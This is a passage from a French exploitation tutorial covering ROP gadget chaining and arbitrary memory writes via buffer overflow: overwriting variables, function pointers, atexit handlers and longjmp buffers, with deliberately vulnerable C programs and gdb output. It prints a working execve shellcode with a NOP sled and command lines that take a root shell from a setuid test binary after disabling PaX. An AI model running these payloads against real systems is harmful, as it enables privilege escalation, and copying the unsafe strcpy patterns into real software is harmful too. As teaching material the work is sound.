La recherche de *gadgets* consiste donc à explorer, octet par octet, la section *.text*, afin d'en trouver un qui contienne le code de l'instruction RET. Ce code peut être trouvé au milieu d'une série de bits codant originellement une autre instruction ; cela n'est pas gênant. Une fois l'adresse mémoire d'une telle instruction trouvée, on part à rebours dans la mémoire et on tente de former avec l'octet (ou les octets) précédent(s) une (ou plusieurs) instruction(s) valide(s). Cette notion de validité est importante : dans un programme compilé, toutes les instructions depuis le point d'entrée du programme sont censées être valides ; comme nous plongeons au coeur de la mémoire pour trouver des instructions, y compris en décomposant l'encodage d'autres instructions, il est assez probable que des bits ainsi pris "au hasard" ne forment pas d'instructions valides. Si aucune instruction valide ne peut être formée, on abandonne cette piste ; sinon, on note la liste des instructions trouvées, et dans les deux cas on continue l'exploration de la mémoire. A la fin de ce processus, on dispose d'une liste d'instructions à chaque fois suivies d'un RET.

Si nous pratiquons maintenant un buffer overflow, l'adresse de retour de la fonction vulnérable doit être l'adresse de notre premier gadget. Celui-ci s'exécute puis lorsque son instruction RET est

appelée, la prochaine valeur de la pile est lue : il convient d'y placer l'adresse de notre deuxième gadget, et ainsi de suite.

En chainant dans la pile des adresses de gadgets (éventuellement entrecoupées de valeurs qui peuvent être récupérées par des POP à l'intérieur des gadgets), on peut donc créer une sorte de programme, prenant ainsi le contrôle du flux d'exécution.

La construction de micro-programmes à partir de gadgets pouvant être à la fois fastidieuse et complexe, des outils ont été créés, prenant en entrée le code (par exemple en C) de notre micro-programme, et la liste des gadgets disponibles, et tente de compiler une série de valeurs à placer dans la pile pour exécuter notre micro-programme.

3.3. Ecriture arbitraire en mémoire

L'écriture arbitraire en mémoire est une technique visant à injecter en mémoire, à une adresse donnée, une valeur. Jusqu'à présent, nous avons vu le *stack smashing* ou "corruption de la pile" qui vise à dépasser d'un buffer de la stack afin d'y réécrire notamment l'adresse de saut de retour de la fonction, ainsi que plein d'autres informations au passage. Cette technique est particulièrement efficace pour les attaques en aveugle, et c'est pour cette raison que de nombreuses techniques anti-piratage ont été développées afin de prévenir ce type de méfait.

L'écriture arbitraire en mémoire est une manoeuvre infiniment plus subtile puisqu'elle permet de "parachuter" une valeur en mémoire. Les endroits susceptibles de recevoir cette valeur sont en général des adresses de saut, quand on cherche à prendre le contrôle total de la machine ; plus simplement, on peut également parachuter une valeur pour modifier le contenu d'une variable du programme et changer le flux logique de l'application abusée.

Ce type d'attaque est particulièrement redoutable puisqu'il permet de contourner nombre des mécanismes de protection. Cependant, pour contre-balancer son efficacité, son utilisation est extrêmement difficile dans des environnements inconnus puisqu'il est nécessaire de connaitre la topologie de la mémoire.

Nous allons voir dans un premier temps comment modifier le flux logique d'une application, puis comment faire exécuter un shellcode via l'écriture arbitraire en mémoire sur des pointeurs de fonction, et l'adresse de retour d'une fonction.

3.3.1. Modification du flux d'un programme

Pour simplifier, nous allons effectuer à nouveau un buffer overflow, bien qu'il existe de nombreuses autres méthodes pour altérer le contenu des variables.

Dans le programme suivant, nous allons déborder notre buffer `monBuffer`, et réécrire les deux variables `monPointeur` et `maValeur`. Nous nous arrêterons là et n'écraserons pas l'adresse de retour de la fonction. A noter qu'en fonction de l'alignement mémoire, le caractère nul du buffer débordé risque d'écraser l'octet de poids faible du *Saved EBP*; il convient de tenir compte de ce fait lorsqu'on souhaite reprendre le flux normal du programme par la suite. Pour notre preuve de concept, nous avons donc inséré une variable `placeholder` qui n'a d'autre but que d'absorber ce caractère nul. Dans la pratique, nous effectuerons souvent des écrasements de pointeurs de fonction pour prendre le contrôle de l'application... cette précaution est alors potentiellement dispensable.


```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

int main(int argc, char ** argv) {
  int placeholder;
  int maValeur = 0;
  int * monPointeur = malloc(sizeof(int));
  char monBuffer[12];
  int test = 0;
```

```
  if(argc < 2 || monPointeur == NULL) {
    return EXIT_FAILURE;
  }

  //Dépassement de buffer faisant écrire par dessus monPoiteur et maValeur
  strcpy(monBuffer, argv[1]);

  //Ecriture arbitraire en mémoire ici
  *monPointeur = maValeur;

  if(test > 0) {
    puts("I just have been hacked :'(");
  }
  else {
     printf("Normal execution flow\nPointer of test is at: %p\n", &test);
  }

  return EXIT_SUCCESS;
}
```


Voici une exécution de ce programme, d'abord en suivant le flux normal, puis en insérant une chaine spécialement conçue pour faire une écriture arbitraire en mémoire.

```
# ./arbitraryMemWrite "$(for i in {1..11} ; do echo -n 'A' ; done)"
Normal execution flow
Pointer of test is at: 0x5ffff584
# ./arbitraryMemWrite "$(for i in {1..12} ; do echo -n 'A' ; done)$(printf
"\x84\xf5\xff\x5f" ; printf "\x01\x01\x01\x01")"
I just have been hacked :'(
```

Bien que rien ne laisse présager que la variable `test` sera supérieure à 0 dans notre code source, nous venons d'écrire arbitrairement la valeur *0x01010101* à l'intérieur, ce qui nous fait rentrer dans le test. Voici un schéma de la mémoire pour comprendre ce qu'il vient de se passer. Tout d'abord voici la mémoire dans notre premier exécution.



Lors de l'exécution avec notre chaine d'exploitation, le malloc() affecte bien une nouvelle valeur à la variable `monPointeur` mais celle-ci sera réécrite au moment du débordement de buffer par strcpy(). Voici l'état de la mémoire après l'appel à strcpy().



L'instruction suivant le débordement est *monPointeur = maValeur ce qui a donc pour effet d'affecter la valeur de la variable `maValeur` à l'adresse pointée par `monPointeur`, c'est à dire l'emplacement mémoire occupé par la variable `test` ! Notre flux est ainsi détourné.

3.3.2. Réécriture d'une variable pointeur de fonction

De la même façon que pour notre variable de type entier, nous pouvons réécrire un pointeur de fonction qui n'est rien de plus qu'une adresse mémoire, soit, sur un système Linux 32 bits, un entier 32 bits. Il est cependant nettement plus intéressant de réécrire un pointeur de fonction puisqu'on prend la main sur le registre EIP lorsque la fonction pointée sera appelée (et ainsi exécuter du code arbitraire). Il existe un grand ensemble de pointeurs de fonctions dont il peut être difficile de se dispenser, mais dans un premier temps nous allons simplement réécrire un pointeur de fonctions en tant que variable locale (dans la stack). Voici le programme que nous allons abuser, stocké dans le fichier `funcpointerrewriting.c`.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void normalFlow() {
  puts("Normal execution flow, everything is fine. Thank you.");
}

void vuln(char * str) {
  int maValeur = 0;
  int * monPointeur = malloc(sizeof(int));
  int * placeholder = 0;
  char buffer[60];

  //Débordement de buffer, pour écraser la valeur de notre pointeur de fonction
  strcpy(buffer, str);

  //Ecriture arbitraire en mémoire
  *monPointeur = maValeur;
}

int main(int argc, char ** argv) {
  void (*functionPointer)() = normalFlow;

  if(argc < 2) {
    return 2;
  }
```

```
  vuln(argv[1]);

  //Appel de notre pointeur de fonction
  functionPointer();

  printf("I'm still good... for now\n");

  return 1;
}
```

Nous allons désassembler les fonctions main() et vuln() afin de connaitre l'ordre des variables dans la pile (qui est choisi par le compilateur, selon un mode de décision complexe et contre-intuitif), et pouvoir déduire leurs adresses mémoire, afin d'avoir l'ordre dans lequel nous allons devoir mettre les valeurs qui déborderont du buffer.

```
# gcc -ansi -pedantic -std=c99 funcpointerrewriting.c -o funcPointer
# objdump -d funcPointer
<ZIP sortie très longue>
08048418 <vuln>:
 8048418:        55                          push   %ebp
 8048419:        89 e5                       mov    %esp,%ebp
 804841b:        83 ec 58                    sub    $0x58,%esp
 804841e:        c7 45 f4 00 00 00 00        movl   $0x0,-0xc(%ebp)
 8048425:        c7 04 24 04 00 00 00        movl   $0x4,(%esp)
 804842c:        e8 ff fe ff ff              call   8048330 <malloc@plt>
 8048431:        89 45 f8                    mov    %eax,-0x8(%ebp)
 8048434:        c7 45 fc 00 00 00 00        movl   $0x0,-0x4(%ebp)
 804843b:        8b 45 08                    mov    0x8(%ebp),%eax
 804843e:        89 44 24 04                 mov    %eax,0x4(%esp)
 8048442:        8d 45 b8                    lea    -0x48(%ebp),%eax
 8048445:        89 04 24                    mov    %eax,(%esp)
 8048448:        e8 d3 fe ff ff              call   8048320 <strcpy@plt>
 804844d:        8b 55 f8                    mov    -0x8(%ebp),%edx
 8048450:        8b 45 f4                    mov    -0xc(%ebp),%eax
 8048453:        89 02                       mov    %eax,(%edx)
 8048455:        c9                          leave
 8048456:        c3                          ret
<ZIP sortie très longue>
08048450 <main>:
 8048450:        8d 4c 24 04                 lea    0x4(%esp),%ecx
 8048454:        83 e4 f0                    and    $0xfffffff0,%esp
 8048457:        ff 71 fc                    pushl  -0x4(%ecx)
 804845a:        55                          push   %ebp
 804845b:        89 e5                       mov    %esp,%ebp
 804845d:        51                          push   %ecx
 804845e:        83 ec 24                    sub    $0x24,%esp
 8048461:        89 4d e4                    mov    %ecx,-0x1c(%ebp)
 8048464:        c7 45 f8 04 84 04 08        movl   $0x8048404,-0x8(%ebp)
 804846b:        8b 45 e4                    mov    -0x1c(%ebp),%eax
 804846e:        83 38 01                    cmpl   $0x1,(%eax)
 8048471:        7f 09                       jg     804847c <main+0x2c>
 8048473:        c7 45 e8 02 00 00 00        movl   $0x2,-0x18(%ebp)
 804847a:        eb 2b                       jmp    80484a7 <main+0x57>
 804847c:        8b 55 e4                    mov    -0x1c(%ebp),%edx
 804847f:        8b 42 04                    mov    0x4(%edx),%eax
 8048482:        83 c0 04                    add    $0x4,%eax
 8048485:        8b 00                       mov    (%eax),%eax
 8048487:        89 04 24                    mov    %eax,(%esp)
 804848a:        e8 89 ff ff ff              call   8048418 <vuln>
 804848f:        8b 45 f8                    mov    -0x8(%ebp),%eax
 8048492:        ff d0                       call   *%eax
 8048494:        c7 04 24 b6 85 04 08        movl   $0x80485b6,(%esp)
 804849b:        e8 a0 fe ff ff              call   8048340 <puts@plt>
```

```
 80484a0:        c7 45 e8 01 00 00 00        movl   $0x1,-0x18(%ebp)
 80484a7:        8b 45 e8                    mov    -0x18(%ebp),%eax
 80484aa:        83 c4 24                    add    $0x24,%esp
 80484ad:        59                          pop    %ecx
 80484ae:        5d                          pop    %ebp
 80484af:        8d 61 fc                    lea    -0x4(%ecx),%esp
 80484b2:        c3                          ret
<ZIP sortie très longue>
```

On voit aux adresses 804848f et 8048492 que `functionPointer` est stocké à l'adresse -8(%ebp) de la frame de main() et que, avec les lignes 804844d à 8048453, `monPointeur` est stocké à -0x8(%ebp) et `maValeur` est stocké à -0xc(%ebp) de la frame de vuln(). `buffer` quant à lui est stocké en -0x48(%ebp) de la frame de vuln() (c.f. ligne 804843b).

Voici donc un plan de la mémoire pour mieux comprendre notre débordement.

```
             +-----------------------------------------+ Adresses les + basses
-0x48(%ebp)  | buffer 0 à 3                            | --------+
             +-----------------------------------------+         |
-Ox44(%ebp)  | buffer 4 à 7                            |         |
             +-----------------------------------------+         |
             .                                         .         |
             .                                         .         |
             .                                         .         |
             +-----------------------------------------+         |
-0x10(%ebp)  | buffer 56 à 59                          |         |
             +-----------------------------------------+         | Frame vuln()
-0xc(%ebp)   | maValeur                                |         |
             +-----------------------------------------+         |
-0x8(%ebp)   | monPointeur                             |         |
             +-----------------------------------------+         |
-0x4(%ebp)   | placeholder                             |         |
             +-----------------------------------------+         |
(%ebp)       | Saved-EBP                               |         |
             +-----------------------------------------+         |
0x4(%ebp)    | ret vers 804848f                        |         |
             +-----------------------------------------+         |
0x8(%ebp)    | Paramètre "str"        (argv[1])        |         |
             +-----------------------------------------+ --------+
             .                                         .         |
             .                                         .         |
             .                                         .         |
             +-----------------------------------------+         |
-0x8(%ebp)   | functionPointer                         |         |
             +-----------------------------------------+         |
-0x4(%ebp)   | ?                                       |         | Frame main()
             +-----------------------------------------+         |
(%ebp)       | Saved-EBP                               |         |
             +-----------------------------------------+         |
0x4(%ebp)    | ret de main()                           |         |
             +-----------------------------------------+         |
0x8(%ebp)    | argc                                    |         |
             +-----------------------------------------+         |
0xc(%ebp)    | argv                                    | --------+
             +-----------------------------------------+ Adresses les + hautes
```

Nous pouvons maintenant faire segfaulter notre programme en faisant écrire à une adresse invalide pointée par `monPointeur`. Nous pourrons alors analyser le coredump, et retrouver les valeurs de %ebp des deux frames.

Nous allons écrire dans `functionPointer` l'adresse d'un shellcode que nous avons placé dans

une variable d'environnement, afin de la retrouver plus facilement. Le shellcode pourrait également être à l'intérieur de `buffer` dans la stack, ou dans la heap. Pour notre segfault, il faut donc que cette variable d'environnement soit présente car elle fait varier les adresses de la pile, par sa simple présence ou non.

```
 # sudo paxctl -permsxc ./funcPointer
 # SHL="$(for i in {1..10000} ; do printf "\x90" ; done ; printf
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89
\xe1\xb0\x0b\xcd\x80")" ./funcPointer "$(for i in {1..68}  ; do echo -n "B" ;
done)"
 Erreur de segmentation (core dumped)
 guest@debian:~/Desktop/rapport$ gdb --quiet -c core
 (no debugging symbols found)
 Core was generated by `./funcPointer
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB'.
 Program terminated with signal 11, Segmentation fault.
 [New process 16075]
 #0  0x08048453 in ?? ()
 gdb> x/50x $esp
 0xbfffcd90:      0xbfffcda0 0xbfffd019 0x00000000 0xbfffce60
 0xbfffcda0:      0x42424242 0x42424242 0x42424242 0x42424242
 0xbfffcdb0:      0x42424242 0x42424242 0x42424242 0x42424242
 0xbfffcdc0:      0x42424242 0x42424242 0x42424242 0x42424242
 0xbfffcdd0:      0x42424242 0x42424242 0x42424242 0x42424242
 0xbfffcde0:      0x42424242 0x00000000 0xbfffce18 0x08048496
 0xbfffcdf0:      0xbfffd019 0x080496bc 0xbfffce08 0xbfffce30
 0xbfffce00:      0xb7fd0ff4 0x080496bc 0xbfffce28 0x080484e9
 0xbfffce10:      0x08048404 0xbfffce30 0xbfffce88 0xb7e90455
 0xbfffce20:      0x080484d0 0x08048350 0xbfffce88 0xb7e90455
 0xbfffce30:      0x00000002 0xbfffceb4 0xbfffcec0 0xb7fe2b38
 0xbfffce40:      0x00000001 0x00000001 0x00000000 0x08048244
 0xbfffce50:      0xb7fd0ff4 0x080484d0
 gdb> x/10s 0xbfffffff-900
 0xbffff6ff:      '\220' <repeats 115 times>,
"1ÀPh//shh/bin\211ãP\211âS\211Í\vÀ\200"
 0xbffff78c:      "SSH_AGENT_PID=3356"
 0xbffff79f:      "GPG_AGENT_INFO=/tmp/seahorse-PdXJjV/S.gpg-agent:3384:1"
 0xbffff7d6:      "SHELL=/usr/bin/zsh"
 0xbffff7e9:      "DESKTOP_STARTUP_ID="
 0xbffff7fd:      "TERM=xterm"
 0xbffff808:      "GTK_RC_FILES=/etc/gtk/gtkrc:/home/guest/.gtkrc-1.2-gnome2"
 0xbffff842:      "WINDOWID=46137421"
 0xbffff854:      "OLDPWD=/home/guest/Desktop"
 0xbffff86f:      ""
```

De ce coredump, on apprend que le frame base pointer de vuln() est à l'adresse 0xbfffcde8 (car nous avons débordé `buffer` de 8, les 4 0x00 sont ceux de la variable `placeholder`) et celui de main() à l'adresse 0xbfffce18 (valeur Saved-EBP de la frame de vuln()). On apprend également que l'adresse 0xbffff6ff fait parti du NOP sled de notre shellcode.

Maintenant que nous avons les adresses de notre `functionPointeur`, déduite des frame base pointers, et de notre shellcode, passons à l'exploitation.

```
 # sudo chown root:root ./funcPointer
 # sudo chmod 4755 ./funcPointer
 # whoami
 guest
 $ ./funcPointer test
 Normal execution flow, everything is fine. Thank you.
```

```
 I'm still good... for now
 # SHL="$(for i in {1..10000} ; do printf "\x90" ; done ; printf
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89
\xe1\xb0\x0b\xcd\x80")" ./funcPointer "$(for i in {1..60}  ; do echo -n "B" ;
done ; printf "\xff\xf6\xff\xbf" ; printf "\x10\xce\xff\xbf")"
 sh-3.2# whoami
 root
```

Une fois `functionPointeur` réécrit, lorsque ce pointeur de fonctions est "appelé", notre shellcode est appelé.

3.3.3. Réécriture des pointeurs de fonctions appelées par atexit()

La fonction atexit()de la bibliothèque *stdlib.h* permet d'enregistrer des pointeurs de fonctions (void (*) (void)) qui seront exécutés lorsque l'appel système *sys_exit* sera effectué, ou plus simplement lorsque la fonction main() prendra fin.

L'ensemble de ces pointeurs de fonctions est stocké dans une structure en mémoire. Il est donc parfaitement possible de réécrire ces pointeurs de fonctions, de la même manière que nous l'avons fait pour notre pointeur de fonctions en variable locale. Voici le programme que nous allons abuser, stocké dans le fichier `funcAtExit.c`.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void normalFlow() {
  puts("Normal execution flow, everything is fine. Thank you.");
}

void vuln(char * str) {
  int maValeur = 0;
  int * monPointeur = malloc(sizeof(int));
  int * placeholder = 0;
  char buffer[60];

  //Débordement de buffer, pour écraser la valeur de notre pointeur de fonction
  strcpy(buffer, str);

  //Ecriture arbitraire en mémoire
  *monPointeur = maValeur;
}

int main(int argc, char ** argv) {
  atexit(normalFlow);

  if(argc < 2) {
    return 2;
  }

  vuln(argv[1]);

  puts("I'm still good... for now\n");

  return 1;
}
```

Nous allons lancer notre programme avec GDB pour analyser la mémoire pendant qu'il tourne.

```
# gcc -std=c99 -static -g -o atgot atexit-got.c
# gdb --quiet ./atgot
gdb> disas main
Dump of assembler code for function main:
<ZIP sortie longue>
0x0804827f <main+28>:      call   0x8048b60 <atexit>
```

```
<ZIP sortie longue>
End of assembler dump.
gdb> break * 0x0804827f
Breakpoint 1 at 0x804827f
gdb> run "test"
Breakpoint 1, 0x0804827f in main ()
0x80c2040 <initial>:       0x00000000 0x00000001 0x00000004 0x0912e010
0x80c2050 <initial+16>:    0x00000000 0x00000000 0x00000000 0x00000000
0x80c2060 <initial+32>:    0x00000000 0x00000000 0x00000000 0x00000000
0x80c2070 <initial+48>:    0x00000000 0x00000000 0x00000000 0x00000000
gdb> n
gdb> x/16x __exit_funcs
0x80c2040 <initial>:       0x00000000 0x00000002 0x00000004 0x0912e010
0x80c2050 <initial+16>:    0x00000000 0x00000000 0x00000004 0x09042010
0x80c2060 <initial+32>:    0x00000000 0x00000000 0x00000000 0x00000000
0x80c2070 <initial+48>:    0x00000000 0x00000000 0x00000000 0x00000000
gdb> x/x 0x09042010
0x9042010:       Cannot access memory at address 0x9042010
```

Si sous Linux, les fonctions qu'on ajoute via la méthode atexit() sont bien ajoutées au tableau `__exit_funcs`, le pointeur en quatrième "case" de la structure ne semble pointer vers rien. La raison est que le pointeur est "défiguré" par une macro PTR_MANGLE.

La fonction atexit() est un wrapper vers la fonction __cxa_atexit de la libc (<stdlih.h>).

Fichier `glibc-2.7/stdlib/atexit.c` :

```
int
#ifndef atexit
attribute_hidden
#endif
atexit (void (*func) (void))
{
  return __cxa_atexit ((void (*) (void *)) func, NULL,
                       &__dso_handle == NULL ? NULL : __dso_handle);
}
```

Fichier `glibc-2.7/stdlib/cxa_atexit.c` :

```
// ZIP
int
__cxa_atexit (void (*func) (void *), void *arg, void *d)
{
  struct exit_function *new = __new_exitfn ();

  if (new == NULL)
    return -1;

#ifdef PTR_MANGLE
  PTR_MANGLE (func);
#endif
  new->func.cxa.fn = (void (*) (void *, int)) func;
  new->func.cxa.arg = arg;
  new->func.cxa.dso_handle = d;
  atomic_write_barrier ();
  new->flavor = ef_cxa;
  return 0;
}
// ZIP
```

Fichier `glibc-2.7/sysdeps/unix/sysv/linux/i386/sysdep.h` :

```
# ifdef __ASSEMBLER__
#  define PTR_MANGLE(reg)       xorl %gs:POINTER_GUARD, reg;                \
```

```
                                roll $9, reg
#  define PTR_DEMANGLE(reg)     rorl $9, reg;                                \
                                xorl %gs:POINTER_GUARD, reg
# else
#  define PTR_MANGLE(var)       asm ("xorl %%gs:%c2, %0\n"                   \
                                     "roll $9, %0"                           \
                                     : "=r" (var)                            \
                                     : "0" (var),                            \
                                       "i" (offsetof (tcbhead_t,             \
                                                      pointer_guard)))
#  define PTR_DEMANGLE(var)     asm ("rorl $9, %0\n"                         \
                                     "xorl %%gs:%c2, %0"                     \
                                     : "=r" (var)                            \
                                     : "0" (var),                            \
                                       "i" (offsetof (tcbhead_t,             \
                                                      pointer_guard)))
# endif
```

D'après la macro PTR_MANGLE, une position est lue en mémoire, contenant un "secret" qu'on "xor" avec le pointeur, avant d'effectuer des rotations à gauche. Le pointeur ainsi défiguré est stocké en mémoire. Pour abuser de ces pointeurs il faut donc effectuer d'abord une lecture en mémoire pendant l'exécution du programme (car le secret n'est pas statique, mais généré à chaque exécution, puis défigurer le pointeur vers notre shellcode de la même manière.

Le programme ci-dessus n'est donc pas exploitable en l'état. Avant la version 2.4 de la glibc, cependant, la macro PTR_MANGLE n'existait pas et il suffisait d'écrire arbitrairement en mémoire dans la structure `__exit_funcs`.

3.3.4. Réécriture des pointeurs de longjmp()

Bien que fortement déconseillées en dehors de quelques cas particuliers, des fonctions setjmp() et longjmp() sont fournies dans la bibliothèque standard (fichier `setjmp.h`) afin d'effectuer des sauts en mémoire.

setjmp() est appelé pour initialiser une structure de type jmp_buf. Elle définit ainsi un point de "retour". On peut sauter à ce point de retour en appelant la fonction longjmp() avec la structure initialisée plus tôt en paramètre. Ces sauts peuvent permettre de sortir d'une fonction pour "atterrir" dans une autre. Une valeur peut être passée à longjmp(), qui sera accessible au "point d'arrivée".

Voici la définition de la structure jmp_buf (fichier `glibc/setjmp/setjmp.h`).

```
// bits/setjmp.h, included in this file
typedef int __jmp_buf[1];

struct __jmp_buf_tag
  {
    /* NOTE: The machine-dependent definitions of `__sigsetjmp'
       assume that a `jmp_buf' begins with a `__jmp_buf' and that
       `__mask_was_saved' follows it.  Do not move these members
       or add others before it.  */
    __jmp_buf __jmpbuf;         /* Calling environment.  */
    int __mask_was_saved;       /* Saved the signal mask?  */
    __sigset_t __saved_mask;    /* Saved signal mask.  */
  };

//ZIP
typedef struct __jmp_buf_tag jmp_buf[1];
```

Si on réécrit le premier membre de la structure, on peut donc prendre le contrôle du flux d'exécution. Voici le programme que nous allons attaquer.

```
#include <stdio.h>
#include <stdlib.h>
#include <setjmp.h>
#include <string.h>

jmp_buf jumpbuffer;
```

```
void func2() {
  puts("I'm still alive !");
  longjmp(jumpbuffer, 2);
  puts("I'm dead code");
}

void func1() {
  int res;

  res = setjmp(jumpbuffer);
  puts("Still fine");
  if(res) {
    printf("I'm free ! Yeah ! And the returned value is : %d\n", res);
  }
  else {
    func2();
  }
}

void vuln(char * str) {
  int maValeur = 0;
  int * monPointeur = malloc(sizeof(int));
  int * placeholder = 0;
  char buffer[60];

  //Débordement de buffer, pour écraser la valeur de notre pointeur de fonction
  strcpy(buffer, str);

  //Ecriture arbitraire en mémoire
  *monPointeur = maValeur;
}

int main(int argc, char ** argv) {

  if(argc < 2) {
    return 2;
  }

  vuln(argv[1]);

  func1();

  return 0;
}
```

Nous allons lancer le programme dans GDB pour analyser la mémoire, et voir le contenu de la variable `jumpbuffer`.

```
# gcc longjmp.c -g -o longjmp
# gdb -quiet ./longjmp
gdb> list 17
12      }
13
14      void func1() {
15        int res;
16
17        res = setjmp(jumpbuffer);
18        puts("Still fine");
19        if(res) {
20          printf("I'm free ! Yeah ! And the returned value is : %d\n", res);
21        }
gdb> break 17
Breakpoint 1 at 0x80484d0: file longjmp.c, line 17.
gdb> run "test"
Breakpoint 1, func1 () at longjmp.c:17
17        res = setjmp(jumpbuffer);
```

```
gdb> p jumpbuffer
$1 = {{__jmpbuf = {0x0, 0x0, 0x0, 0x0, 0x0, 0x0}, __mask_was_saved = 0x0,
__saved_mask = {__val = {0x0 <repeats 32 times>}}}}
gdb> n
0x080484d7        17          res = setjmp(jumpbuffer);
gdb> n
0x080484dc        17          res = setjmp(jumpbuffer);
gdb> p jumpbuffer
$2 = {{__jmpbuf = {0x57fd0ff4, 0x80485b0, 0x80483f0, 0x5ffff508, 0xebe9e141,
0x1d09b9ee}, __mask_was_saved = 0x0, __saved_mask = {__val = {0x0 <repeats 32
times>}}}}
gdb> disas func1
Dump of assembler code for function func1:
0x080484ca <func1+0>:      push   ebp
0x080484cb <func1+1>:      mov    ebp,esp
0x080484cd <func1+3>:      sub    esp,0x18
0x080484d0 <func1+6>:      mov    DWORD PTR [esp],0x8049800
0x080484d7 <func1+13>:     call   0x8048390 <_setjmp@plt>
0x080484dc <func1+18>:     mov    DWORD PTR [ebp-0x4],eax
0x080484df <func1+21>:     mov    DWORD PTR [esp],0x8048672
0x080484e6 <func1+28>:     call   0x80483e0 <puts@plt>
0x080484eb <func1+33>:     cmp    DWORD PTR [ebp-0x4],0x0
0x080484ef <func1+37>:     je     0x8048506 <func1+60>
0x080484f1 <func1+39>:     mov    eax,DWORD PTR [ebp-0x4]
0x080484f4 <func1+42>:     mov    DWORD PTR [esp+0x4],eax
0x080484f8 <func1+46>:     mov    DWORD PTR [esp],0x8048680
0x080484ff <func1+53>:     call   0x80483c0 <printf@plt>
0x08048504 <func1+58>:     jmp    0x804850b <func1+65>
0x08048506 <func1+60>:     call   0x80484a4 <func2>
0x0804850b <func1+65>:     leave
0x0804850c <func1+66>:     ret
End of assembler dump.
```

